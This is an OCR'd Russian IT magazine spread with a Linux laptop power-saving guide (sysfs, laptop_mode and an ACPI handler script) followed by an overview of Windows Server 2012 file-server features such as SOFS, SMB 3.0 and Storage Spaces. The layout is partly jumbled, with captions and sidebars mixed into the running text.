Современные ноутбуки оснащены большим количеством различных компонентов, включая дополнительную высокопроизводительную видеокарту, звуковой адаптер, веб-камеру, Bluetooth и Wi-Fi-адаптеры, множество USB-портов и других составляющих. Все они, даже при использовании так называемого энергосберегающего режима, переводящего процессор, жесткий диск и дисплей в режим минимального потребления энергии, продолжают исправно работать, а значит, так или иначе сажают батарею.

Задача любого, кто хочет получить по-настоящему «долгоиграющий» ноутбук, — отключить как можно больше компонентов системы, сохранив максимальное количество энергии, а также, по возможности, оптимизировать режим энергосбережения, выставив более агрессивные настройки сохранения энергии для процессора, жесткого диска и других жизненно важных компонентов машины. Всем этим мы сейчас и займемся.

СЕРДЦЕ МАШИНЫ

Первое, что мы должны сделать, — это, так сказать, отделить зерна от плевел, то есть разобраться, какие компоненты мы можем отключить вовсе, для каких сможем применить энергосберегающие режимы, а какие должны оставить работать в полную силу. Для этого разделим все составляющие машины на особо важные и второстепенные.

К особо важным относятся, как нетрудно догадаться, процессор, жесткий диск, видеоадаптер, дисплей и клавиатура. Без них использовать ноутбук просто бессмысленно, поэтому отключить их не получится, а вот перевести в менее агрессивный в плане энергии режим вполне возможно. Первое, с чего мы начнем, — это процессор. Любой хоть сколько-нибудь современный проц имеет поддержку энергосберегающего режима, для управления которым можно использовать файловую систему sysfs. Например, следующая команда выведет на экран список поддерживаемых регуляторов производительности:

```
$ cat /sys/devices/system/cpu/cpu0/cpufreq/ \
    scaling_available_governor
ondemand performance
```

Как видно, в моей системе их по умолчанию два, ondemand — стандартный способ регулировки производительности, при котором частота процессора будет резко подпрыгивать в моменты повышенной нагрузки и медленно опускаться при снижении нагрузки. С точки зрения отзывчивости системы и комфорта пользователя это лучший выбор в любой ситуации, поэтому по умолчанию при работе от батарей используется именно эта политика. Однако помимо модуля cpufreq_powersave и постоянно держащий процессор на самой низкой частоте. На общей производительности системы он сказывается не так уж и сильно, зато батарею позволяет сэкономить существенно. Чтобы его активировать, достаточно выполнить две команды:

```
# modprobe cpufreq_powersave
# for i in /sys/devices/system/cpu/*/cpufreq/ \
    scaling_governor; \
    do echo powersave > $i; done
```

Здесь мы использовали цикл, чтобы изменить регулятор сразу на всех ядрах процессора. Теперь попробуем перевести жесткий диск в режим пониженного потребления энергии. Делается это в

первую очередь с помощью включения функции энергосбережения SATA-устройств, уменьшения времени активности диска и увеличения тайм-аута на сброс «грязных» буферов на диск. Первое действие можно выполнить с помощью все той же sysfs. Достаточно просто записать значение min_power в управляющий файл всех SATA-портов. Обычно их четыре или даже шесть, поэтому снова пишем цикл:

```
# for i in /sys/class/scsi_host/*/ \
    link_power_management_policy; \
    do echo min_power > $i; done
```

Снизить время активности диска можно, включив так называемый режим ноутбука (Laptop Mode):

```
# echo 5 > /proc/sys/vm/laptop_mode
```

Режим ноутбука перенастраивает подсистему управления памятью и файловыми системами таким образом, чтобы отсрочить сброс данных или чтение с диска на как можно больший период. В частности, в результате его включения задержка сброса измененных страниц памяти на диск будет увеличена с 30 секунд до 10 минут, а механизм предварительного чтения с диска будет захватывать больше данных за раз. Также будет применено несколько других твиков. Чтобы еще больше разгрузить диск, добавим несколько других настроек:

```
# echo 90 > /proc/sys/vm/dirty_ratio
# echo 1 > /proc/sys/vm/dirty_background_ratio
# echo 60000 > /proc/sys/vm/dirty_writeback_centisecs
```

Первая команда здесь устанавливает максимальный размер памяти для хранения «грязных» данных процессов, прежде чем процесс будет вынужден сбросить их на диск. Вторая — минимальное количество памяти для хранения «грязных» данных. Значения обоих параметров указываются в процентах и задают своего рода окно для хранения «грязных» данных. Соответственно, чем шире будет это окно, тем реже ОС станет будить диск для записи. Третья команда устанавливает задержку между проверками на наличие «грязных» данных, равную 600 секундам (60 000 сантисекунд).

Еще один очень важный момент — это отключение принудительной записи журнальных файлов на диск. По умолчанию syslog делает sync при каждой записи в журнал, чтобы не потерять данные в случае сбоя системы, но это поведение можно отключить, если указать знак минуса перед именем журнального файла в /etc/syslog.conf. Например:

```
auth.*;authpriv.* -/var/log/auth.log
```

Теперь видеоадаптер. С ним особых хитростей нет, энергосбережение работает само по себе на уровне железа. Но если ноутбук оснащен двумя адаптерами одновременно: низкопроизводительным Intel, встроенным в материнку, и дискретным полноценным адаптером, — начинаются проблемы. Linux поддерживает такие конфигурации, начиная с ядра версии 2.6.34, однако многие дистрибутивы просто не используют возможность обесточить производительную видеокарту при отключении питания от ноутбука. Тем не менее решить эту проблему можно с помощью одной простой команды:

```
# echo OFF > /sys/kernel/debug/vgaswitcheroo/switch
```

Она отключит не используемый в данный момент адаптер, а так как все ноутбуки по умолчанию выводят изображение через встроенную видеокарту, обесточенной окажется дискретная видяха. Еще одной хорошей идеей будет перевести шину PCI-E в режим низкого потребления энергии:

```
# echo powersave > /sys/module/pcie_aspm/parameters/policy
```

Проблема с яркостью дисплея решается еще проще. Можно снизить яркость до нужного уровня либо с помощью клавиш управления ноутбука (они обычно исправно работают), либо путем записи в один из файлов sysfs. Для этого сначала выясняем максимальную яркость дисплея:

```
$ cat /sys/class/backlight/*/max_brightness
15
```

А затем записываем в файл brightness того же каталога значение между 0 и полученным максимумом. Например:

```
# echo 4 > /sys/class/backlight/*/brightness
```

На этом разборки с жизненно важными компонентами машины можно считать завершенными.

ОТСЕКАЕМ ЛИШНЕЕ

Кроме основных компонентов системы, ноутбук обычно оснащен адаптером Ethernet, модулями Wi-Fi и Bluetooth, несколькими USB-портами, CD-приводом, веб-камерой и, конечно же, звуковой картой. Все это можно по возможности либо отключить вообще, либо настроить на агрессивное сохранение энергии.

Первые на очереди Wi-Fi, Ethernet и Bluetooth-адаптеры. Начнем с Wi-Fi. Его можно либо вообще выключить, например, если ты собираешься в дорогу, где по пути нет беспроводной связи, либо перевести в режим сбережения энергии, при котором адаптер будет на время засыпать, просыпаясь для отправки и получения накопившихся пакетов. Первая операция осуществляется с помощью такой команды:

```
# for i in `find /sys -name rf_kill` ; \
    do echo 1 > $i ; done
```

Вторая — такой:

```
# iwconfig eth0 power on
```

Имей в виду, что режим энергосбережения требует поддержки со стороны точки доступа, она должна уметь накапливать пришедшие пакеты и удерживать их до очередного пробуждения адаптера. Так что если предполагается работа в сети допотопных беспроводных роутеров, лучше его даже не активировать. С Ethernet никаких проблем быть не должно, при отсутствии несущей адаптер находится в состоянии простоя, фактически не потребляя энергии, а вот Bluetooth будет расходовать ресурсы батареи, постоянно ожидая появления в сети нового устройства. Отключить его можно так:

```
# hciconfig hci0 down
# rmmod hci_usb
```

Также мы можем отключить питание на USB-портах. Совсем отключать, разумеется, бессмысленно, поэтому просто активируем режим энергосбережения, который будет обесточивать порты в случае, если в них ничего не воткнуто:

ЗАДАЧА — ОТКЛЮЧИТЬ КАК МОЖНО БОЛЬШЕ КОМПОНЕНТОВ СИСТЕМЫ, СОХРАНИВ МАКСИМАЛЬНОЕ КОЛИЧЕСТВО ЭНЕРГИИ

Редактируем /etc/acpi/handler.sh

```
[   @myhost ~]$ sudo iwconfig wlan0 power on
Пароль:
[   @myhost ~]$ iwconfig
eth0      no wireless extensions.

lo        no wireless extensions.

wlan0     IEEE 802.11bgn  ESSID:"1313"
          Mode:Managed  Frequency:2.437 GHz  Access Point: 1C:AF:F7:45:39:08
          Bit Rate=65 Mb/s   Tx-Power=15 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
          Link Quality=64/70  Signal level=-46 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:39  Invalid misc:3783   Missed beacon:0

[   @myhost ~]$
```

Включаем энергосберегающий режим Wi-Fi-адаптера

```
# for i in /sys/bus/usb/devices/*/power/autosuspend; \
    do echo 1 > $i; done
# for i in /sys/bus/usb/devices/*/power/level; \
    do echo auto > $i; done
```

Первая команда запускает автоотключение портов, вторая задействует автоматическую регулировку подачи энергии. Что касается CD-ROM, то сам по себе он энергию не потребляет, по крайней мере пока в нем нет диска, а вот на то, чтобы определить, есть ли диск, уходят процессорные ресурсы, а значит, и часть батареи. К счастью, эту функцию можно отключить с помощью udisks (замена устаревшему HAL для дисковых накопителей):

```
# udisks --inhibit-polling /dev/sr0
```

Правда, после этого диски придется монтировать вручную. Камера в дороге не особенно нужна, поэтому ее также можно деактивировать (экономия получится совсем небольшой, но мы же хотим выжать из батареи действительно все):

```
# modprobe -r uvcvideo
```

Звук также можно отключить, но это не имеет смысла, так как современные HD-кодеки Intel (установлены почти везде) умеют самоотключаться во время простоя, эффективно экономя энергию. По умолчанию этот режим также почему-то не активирован (возможно, из-за треска звука при переключении между режимами), но его можно легко активировать с помощью sysfs:

```
# echo Y > /sys/module/snd_hda_intel/parameters/ \
    power_save_controller
# echo 1 > /sys/module/snd_hda_intel/parameters/power_save
```

Первая команда включает управление энергосбережением, вторая — активирует его.

АВТОМАТИЧЕСКАЯ АКТИВАЦИЯ ОПЦИЙ ЭНЕРГОСБЕРЕЖЕНИЯ

Все эти команды не обязательно вводить вручную, так как инструменты работы с ACPI в Linux позволяют определить список действий, которые будут выполнены во время отключения ноутбука от розетки или повторного подключения к электросети. Действия в виде обычных Linux-команд прописываются в файл /etc/acpi/handler.sh. В разных дистрибутивах его содержимое может сильно отличаться, поэтому вместо рассказа о том, как его редактировать, я просто приведу универсальную версию файла, которая подойдет почти к любому дистрибутиву.

Итак, файл handler.sh представляет собой обычный скрипт, который автоматически запускается ядром Linux в моменты, когда состояние питания ноутбука/ПК изменяется. Это могут быть такие случаи, как нажатие кнопки питания, отключение кабеля питания, закрытие крышки и даже нажатие кнопок управления громкостью. Чтобы скрипт понимал, в каком из этих случаев его вызывают, ему передается параметр, описывающий событие, например button/power, button/sleep, ac_adapter и так далее. Задача скрипта: выполнить определенный набор команд в каждом из приведенных случаев, либо просто пропустить событие (например, нет особого смысла обрабатывать нажатие клавиши питания, так как ядро и стартовые скрипты выполнят всю необходимую работу). Моя версия скрипта:

```
# vi /etc/acpi/handler.sh
#!/bin/sh

# Определяем тип события
case "$1" in
    # Нажата клавиша уменьшения громкости
    button/volumedown)
        /usr/bin/amixer set PCM 5%-
        ;;
    # Нажата клавиша увеличения громкости
    button/volumeup)
        /usr/bin/amixer set PCM 5%+
        ;;
    # Есть/нет питания от сети
    ac_adapter)
        case "$2" in
            AC0)
                case "$4" in
                    # Питания от сети нет
                    00000000)
                        # команды1
                    ;;
                    # Питание от сети есть
                    00000001)
                        # команды2
                    ;;
                esac
                ;;
        esac
        ;;
    # Закрыта крышка — отправляем ноутбук в сон
    button/lid)
        grep -q closed /proc/acpi/button/lid/*/state
```


ПРИВЕДЕННЫЕ НАСТРОЙКИ ПОЗВОЛЯЮТ ПРОДЛИТЬ ВРЕМЯ РАБОТЫ ОТ БАТАРЕИ В ПОЛТОРА-ДВА РАЗА

Список наиболее жадных до энергии процессов в PowerTOP

```
        if [ $? = 0 ]; then
                echo -n mem >/sys/power/state
        fi
        ;;
esac
```

Скрипт обрабатывает всего три события: управление громкостью, наличие питания от сети и закрытие крышки ноутбука. Нам этого будет вполне достаточно. Я намеренно не стал вставлять команды, выполняемые при подключении/отключении кабеля питания, прямо в скрипт. Чтобы удобнее было читать, я приведу их ниже. Итак, «команды1» — питания от сети нет, ноутбук работает от батареи, включаем максимальное энергосбережение:

```
# Процессор
/sbin/modprobe cpufreq_powersave
for i in /sys/devices/system/cpu/*/cpufreq/
    scaling_governor;
    do echo powersave > $i; done
# Подсистема управления памятью
echo 5 > /proc/sys/vm/laptop_mode
echo 90 > /proc/sys/vm/dirty_ratio
echo 1 > /proc/sys/vm/dirty_background_ratio
echo 60000 > /proc/sys/vm/dirty_writeback_centisecs
# Жесткие диски
for i in /sys/class/scsi_host/*/ \
    link_power_management_policy;
    do echo min_power > $i; done
# Аудио
echo Y > /sys/module/snd_hda_intel/parameters/ \
    power_save_controller
echo 1 > /sys/module/snd_hda_intel/parameters/power_save
# USB
for i in /sys/bus/usb/devices/*/power/autosuspend; \
    do echo 1 > $i; done
for i in /sys/bus/usb/devices/*/power/level; \
    do echo auto > $i; done
# CD-ROM
/usr/bin/udisks --inhibit-polling /dev/sr0
# Веб-камера
/sbin/modprobe -r uvcvideo
# Bluetooth
/usr/sbin/hciconfig hci0 down
/sbin/rmmod hci_usb
# Wi-Fi
/usr/sbin/iwconfig eth0 power on
# Экран
echo 2 > /sys/class/backlight/*/brightness
# Видеоадаптер
echo OFF > /sys/kernel/debug/vgaswitcheroo/switch
echo powersave > /sys/module/pcie_aspm/parameters/policy
```



Статистика использования оборудования в PowerTOP

Теперь «команды2» — питание от сети есть, энергосбережение можно отключить:

```
# Процессор
for i in /sys/devices/system/cpu/*/cpufreq/ \
    scaling_governor; \
    do echo ondemand > $i; done
# Подсистема управления памятью
echo 0 > /proc/sys/vm/laptop_mode
echo 10 > /proc/sys/vm/dirty_ratio
echo 5 > /proc/sys/vm/dirty_background_ratio
echo 6000 > /proc/sys/vm/dirty_writeback_centisecs
# Жесткие диски
for i in /sys/class/scsi_host/*/ \
  link_power_management_policy;
  do echo max_performance > $i; done
  ...
```

Как видно, списки команд очень похожи, и второй набор просто приводит систему к первоначальному состоянию. На диске ты найдешь полную версию скрипта, который следует слегка отредактировать, чтобы подогнать под твой ноутбук, — например убрать строки, касающиеся Bluetooth, если такого адаптера в ноуте нет, или убрать строку, отключающую камеру в том случае, если она нужна в дороге. Теперь сохрани файл, поставь на него бит исполнения и попробуй выдернуть кабель питания — настройки должны вступить в силу незамедлительно.

ЗАКЛЮЧЕНИЕ

Приведенные настройки позволяют продлить жизнь ноутбука от батареи в полтора-два раза в зависимости от условий использования. Применить их к своей системе легко, просто скопируй файл с нашего диска и положи его в /etc/acpi/. При этом настройки можно без труда подогнать под свою систему и оставить работать только те компоненты, которые нужны именно тебе. Ни один дистрибутив не позволяет сделать это с помощью стандартных инструментов. ⌶

ИСЧЕРПАНИЕ РЕСУРСОВ HDD

Жесткие диски для настольных систем выдерживают всего 40 000–50 000 остановок/запусков, так что при засыпании жесткого диска каждые 10 минут он умрет за 277 дней. Диски ноутбуков выдерживают 300 000 остановок/запусков, поэтому в том же варианте использования они выдержат 2083 дня, или 6 лет.

INFO

Для поиска прожорливых приложений и компонентов ядра ты можешь использовать утилиту powertop. С ее помощью также можно активировать многие из приведенных в статье опций энергосбережения.

Сергей Яремчук (grinder@synack.ru)
Мартин Пранкевич (martin@synack.ru)



КЛАДОВАЯ ДАННЫХ

НОВЫЕ ВОЗМОЖНОСТИ ФАЙЛОВЫХ СЕРВЕРОВ WINDOWS SERVER 2012

Сегодня в связи со стремительным ростом объемов информации, массовым внедрением облачных технологий и решений виртуализации даже к относительно бюджетным системам хранения данных предъявляются качественно новые требования. Расширения роли файловой службы, доступные в Windows Server 2012, позволяют обычным серверам выступать на равных с сетями хранения SAN, обеспечивая необходимый уровень гибкости, доступности и скорости обмена данными.


НОВЫЙ ТИП SCALE-OUT FILE SERVER

Долгое время главной задачей файлового сервера под управлением Windows было хранение обычных пользовательских файлов, вероятно поэтому возможности протокола SMB не расширялись. Изначально SMB-сессия спроектирована с расчетом на то, что после того, как клиент загрузил с удаленного ресурса требуемый документ или изображение, соединение практически сразу закрывается. Для приложений, которые постоянно и активно работают с данными на диске и продолжительное время держат файлы открытыми, такой принцип неприемлем, поэтому в дополнение к файловым серверам приходилось развертывать сети хранения SAN (Storage Area Networks). В Win2012 роль файлового сервера получило новое кластерное расширение, позволяющее хранить данные серверных приложений, таких как SQL Server и Hyper-V, а также образы VM на общих файловых ресурсах, предоставляя тот же уровень доступности, надежности и производительности, который ранее гарантировали только SAN. Подобный кластер можно построить при помощи двух, трех или четырех серверов, каждый из которых расшаривает аналогичный ресурс и принимает подключения клиентов. Один из узлов является лидером и управляет работой «клонов», отслеживая их состояние. Если один из серверов выходит из строя, все подключенные к нему клиенты прозрачно перенаправляются на другой узел кластера, без разрыва текущих соединений. Новый тип файлового сервера получил название Scale-Out File Server (SOFS), а файловые ресурсы, задействованные в этой роли, стали именоваться Scale-Out File Shares.

В основе SOFS лежит целый ряд новинок, анонсированных в Win2012: технология Cluster Shared Volumes v2 (CSVv2), протокол SMB 3.0 и ресурсы Distributed Network Name (распределенное сетевое имя, DNN). Разберем их подробнее.

В обычном кластере для подключения клиента используется CAP (Client Access Point), который настраивается при создании кластера и состоит из NETBIOS имени кластера и IP-адреса. Чтобы клиентам было проще работать, CAP регистрирует имя кластера в службах DNS и WINS. В Win2k8/R2 по умолчанию доступна лишь одна запись CAP и клиенты могут подключаться по имени только к одному из узлов кластера. Другие ноды в этот момент простаивают, «ожидая», когда выйдет из строя основной сервер. Такой подход нельзя назвать эффективным, и для решения проблемы доступности других узлов разработчики ОС предложили использовать механизм распределенных сетевых имен. Для этого в DNS регистрируется IP (статический или динамический) каждого узла кластера, а SMB-клиенты при обращении к DNS получают список из шести связанных с кластером IP-адресов, после чего пытаются подключиться к ресурсам «по кругу». В итоге в работе участвуют все узлы кластера.

Технология Cluster Shared Volumes, появившаяся в Win2k8, была разработана специально для совместного использования с Hyper-V. Она позволяет нескольким узлам кластера одновременно обращаться к файловой системе NTFS без каких-либо ограничений, размещать на общем кластерном диске VM, запускаемую на разных узлах кластера, и легко переносить ее между сервера-



Выбор роли для настройки высокой доступности

ми. Как прослойка при обращении к NTFS используется CSV File System (CSVFS), которая обеспечивает решение всех сопутствующих проблем. Например, изменение метаданных NTFS выполняет только один узел-владелец, остальные производят только операции ввода-вывода.

В Win2012 анонсирована вторая версия CSV и количество ролей, к которым можно применить CSVv2, возросло, в частности добавилась служба File Servers. Теперь поддерживаются все функции NTFS (за исключением транзакций), улучшена производительность при копировании файлов, уменьшены простои при работе CHKDSK — так, во время восстановления файловой системы CSV сохраняет доступность ресурса. Из других функциональных особенностей CSVv2 стоит отметить:


- использование механизма oplocks (opportunistic locks) для синхронизации данных и метаданных доступа к файлам, локального кеширования и обеспечения целостности данных в случае, когда доступ к файлу осуществляется несколькими экземплярами CSVFS;
- возможность шифрования тома CSV при помощи BitLocker, что обеспечивает дополнительную защиту данных. При расшифровке используется CNO (Cluster Name Object) компьютера кластера, убраны внешние зависимости при аутентификации, что ускоряет процесс;
- упрощено резервное копирование средствами Win2k8 или Win2012, добавлена поддержка VSS (Volume Shadow Copy Service);
- снимки можно делать удаленно без перемещения томов между кластерами;
- интеграция с SMB Multichannel и SMB Direct позволяет задействовать для CSV-трафика одновременно несколько сетевых адаптеров и использовать RDMA-совместимые сетевые адаптеры (подробнее о них в разделе «SMB Direct»).

НОВЫЕ ФУНКЦИИ SMB 3.0

Для обеспечения всех возможностей SOFS разработчики оснастили протокол SMB 3.0 тремя новыми функциями: Transparent Failover, Direct и Multichannel. Рассмотрим каждую из них отдельно.

SMB TRANSPARENT FAILOVER

SMB Transparent Failover обеспечивает высокую доступность узлов за счет того, что быстро переключает клиента на другой сервер, не прерывая работу приложения. Чтобы задействовать эту возможность, в настройках сетевых папок при работе мастера «New Share Wizard» на этапе «Other Settings» следует установить параметр «Enable Continuously Availability», наличие которого проверяют клиенты при подключении. При создании шары с помощью PowerShell нужный параметр задается автоматически. Проверить легко:



Установка типа файлового сервера

```
PS> New-SmbShare -Name Storage -Path e:\storage \
    -Scope smbfs -FullControl example\administrator
PS> Get-SmbShare -Name Storage | Select *
...
ContinuouslyAvailable : True
...
```

При переключении к другому узлу клиент, обеспечивающий согласованность пространства имен с помощью Resume Key, должен завершить начатую ранее операцию. Для этого он обращается к фильтру Resume Key и восстанавливает дескриптор в состояние, предшествующее сбою. При выходе из строя одного из узлов кластера клиент автоматически переподключается к другому узлу, возобновляя работу. Для приложения весь процесс выглядит абсолютно прозрачно, без каких-либо сбоев или ошибок, только на время уменьшается число I/O-операций, и здесь становится важным свести к минимуму этот интервал. При определении доступности узла протокол SMB использует TCP/IP, в своей работе полагающийся на тайм-аут, значение которого может достигать 20 секунд. В итоге на выявление сбоя может быть потрачено значительное время, ощутимое для операций ввода-вывода. Чтобы не ожидать окончания тайм-аута и избежать возможных задержек, была создана новая служба SMB Witness, устанавливаемая автоматически с компонентом отказоустойчивой кластеризации. При первом подключении SMB-клиента к узлу кластера он уведомляет об этом клиент SMB Witness, работающий на этом же компьютере, и в ответ получает список узлов кластера. Далее клиент SMB Witness выбирает другой узел кластера, службе SMB Witness которого отправляет запрос на регистрацию. Теперь в случае сбоя на первом сервере служба SMB Witness второго узла разошлет всем участникам сообщение, получив которое клиент автоматически инициирует переподключение к этому узлу кластера. Просмотреть состояние SMB Witness можно при помощи командлета Get-SmbWitnessClient:

```
PS> Get-SmbWitnessClient | select ClientName, \
    FileServerNodeName,WitnessNodeName
```

По умолчанию SMB Witness трафик между сервером и клиентом требует проверки подлинности и подписывается, но не шифруется. Чтобы зашифровать его, следует добавить DWORD ключ реестра со значением 0x00000001 на каждом клиенте:

```
>Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\ \
    Services\LanmanWorkstation\Parameters" WitnessFlags
    -Value 1 -Force
```

И, чтобы сервер принимал только зашифрованные сообщения, создаем в реестре DWORD со значением 0x00000001:

```
PS> Set-ItemProperty -Path "HKEY_LOCAL_MACHINE\System\ \
    CurrentControlSet\Services\SMBWitness\Parameters"
    Flags -Value 1 –Force
```

Клиенты SMB версии до 3.0 смогут получить доступ к SOFS-ресурсам, однако функция SMB Transparent Failover и служба SMB Witness будут для них недоступны.

SMB DIRECT

Среди основных требований, предъявляемых к хранилищам данных, — низкие задержки и быстрая передача данных. Чтобы им соответствовать, SMB 3.0 поддерживает RDMA-совместимые сетевые адаптеры, позволяющие серьезно увеличить скорость передачи данных и производительность приложений при малой загрузке CPU (напомню, RDMA — Remote Direct Memory Access, стандарт передачи данных между приложениями, при котором приложения передают данные напрямую из памяти в обход процессора). Соответствующая функция получила название SMB Direct, или SMB over RDMA. В Win2012 поддерживаются все три известные RDMA-технологии: InfiniBand, Internet Wide Area RDMA Protocol (iWARP) и RDMA over Converged Ethernet (RoCE). Отказоустойчивый кластер может использовать несколько сетей для клиентского доступа через RDMA сетевые адаптеры. Но чтобы технология работала, RDMA должен поддерживаться как сервером, так и клиентом. Выручает то, что такие сетевые адаптеры автоматически обнаруживаются системой и не требуют каких-либо дополнительных настроек со стороны администратора.


Поддержка RDMA включается командой:

```
PS> Get-NetAdapter
PS> Enable-NetAdapterRdma имя
```

Чтобы получить текущие установки, запускаем Get-NetAdapterRdma.

Для глобального изменения настройки RDMA всех адаптеров сразу следует использовать командлет Set-NetOffloadGlobalSetting:

```
PS> Set-NetOffloadGlobalSetting -NetworkDirect Enabled
```



Выбираем профиль при создании общего ресурса

Соответственно, указав Disable-NetAdapterRdma или -NetworkDirect Disable, мы отключим RDMA в случае необходимости.

SMB MULTICHANNEL

Функция SMB Multichannel позволяет увеличить пропускную способность сети и повысить отказоустойчивость за счет одновременного использования нескольких сетевых адаптеров. Все установленные сетевые карты обнаруживаются и SMB Multichannel активируется автоматически, никаких дополнительных настроек не требуется. Без SMB Multichannel по умолчанию для одной сессии создается одно TCP/IP-соединение, даже в случае объединения карт при помощи NIC Teaming. Но если сетевая карта поддерживает функцию RSS (Receive Side Scaling), позволяющую распределять подключения по ядрам процессора, SMB Multichannel может создавать несколько TCP/IP-подключений для одной SMB-сессии даже для одной сетевой карты. В установках по умолчанию количество TCP/IP-подключений на сетевой адаптер для разных типов отличается. Так, для RSS оно равно четырем, для RDMA — двум и для обычных сетевух — одному. Изменять эти значения не рекомендуется, но если в этом есть необходимость, используй командлет Set-SmbClientConfiguration.


При установке соединения между клиентом и сервером определяются все сетевые карты, которые могут быть использованы для обмена данными, и производится их систематизация по типу. Однотипные адаптеры объединяются в группу и используются вместе. Чем большую пропускную способность обеспечивает адаптер, тем выше его приоритет. В случае появления или удаления сетевой карты производится пересчет приоритета. И если, например, в системе появилась более производительная карта, все соединения автоматически будут перекинуты на нее. Вручную ограничить

ТЕХНОЛОГИЯ STORAGE SPACES: ЧТО ЭТО?

В Win2012 технология виртуализации добралась и до устройств хранения. Новая функция Storage Spaces позволяет объединить несколько дисков в один логический, упрощая администрирование и обеспечивая защиту от потерь информации. Накопители объединяются в пулы (pool), а пулы разбиваются на пространства (space), которые форматируются как обычные файловые системы и выглядят как обыкновенный диск. В дальнейшем в space можно создавать разделы и работать с ними, как обычно. В свое время в Windows Home Server 2011 была предложена система Drive Extender, так вот Storage Spaces обходит ее по всем параметрам.

При создании space задается политика резервирования: simple (в случае использования одного диска), зеркалирование (mirrored, на двух дисках), тождественность (parity, несколько дисков, как в RAID 5). В случае выхода из строя одного из устройств информация будет восстановлена. Но в отличие от RAID, Storage Spaces может объединять устройства с разными интерфейсами — SATA, SCSI, SAS или USB, а сами диски могут быть разного объема. При этом логический размер создаваемого пула может быть больше размера всех физических носителей (thin provisioning), по мере заполнения пользователь просто добавляет новый диск, без каких-либо дополнительных настроек. Возможна интеграция с CSV (Cluster Shared Volumes) и отказоустойчивым кластером. С точки зрения приложения или пользователя пул выглядит как обычный диск (приложения не видят реальных дисков, только виртуальные). Но есть и ограничения: так, пул не может быть загрузочным, а диск подключаться к другому пулу.

Новый диск автоматически попадает в первый пул (Primordial Pool), откуда его уже подключают к нужному. Права назначаются на уровне пулов, поддерживается интеграция с Active Directory. Управлять пулами можно в диспетчере сервера (в разделе «Файловые службы и службы хранилища») или при помощи командлетов PowerShell (*-StoragePool, *-VirtualDisk, *-PhysicalDisk). Достаточно во вкладке «Пул носителей» выбрать диск и из контекстного меню запустить мастер создания пула хранения. В процессе предстоит указать имя пула и отобрать диски. В Win8 Storage Spaces создаются через оснастку Storage Spaces (Control Panel → System and Security).



Функция Storage Spaces позволяет объединять несколько дисков в один логический

число используемых адаптеров можно при помощи командлета New-SmbMultichannelConstraint.

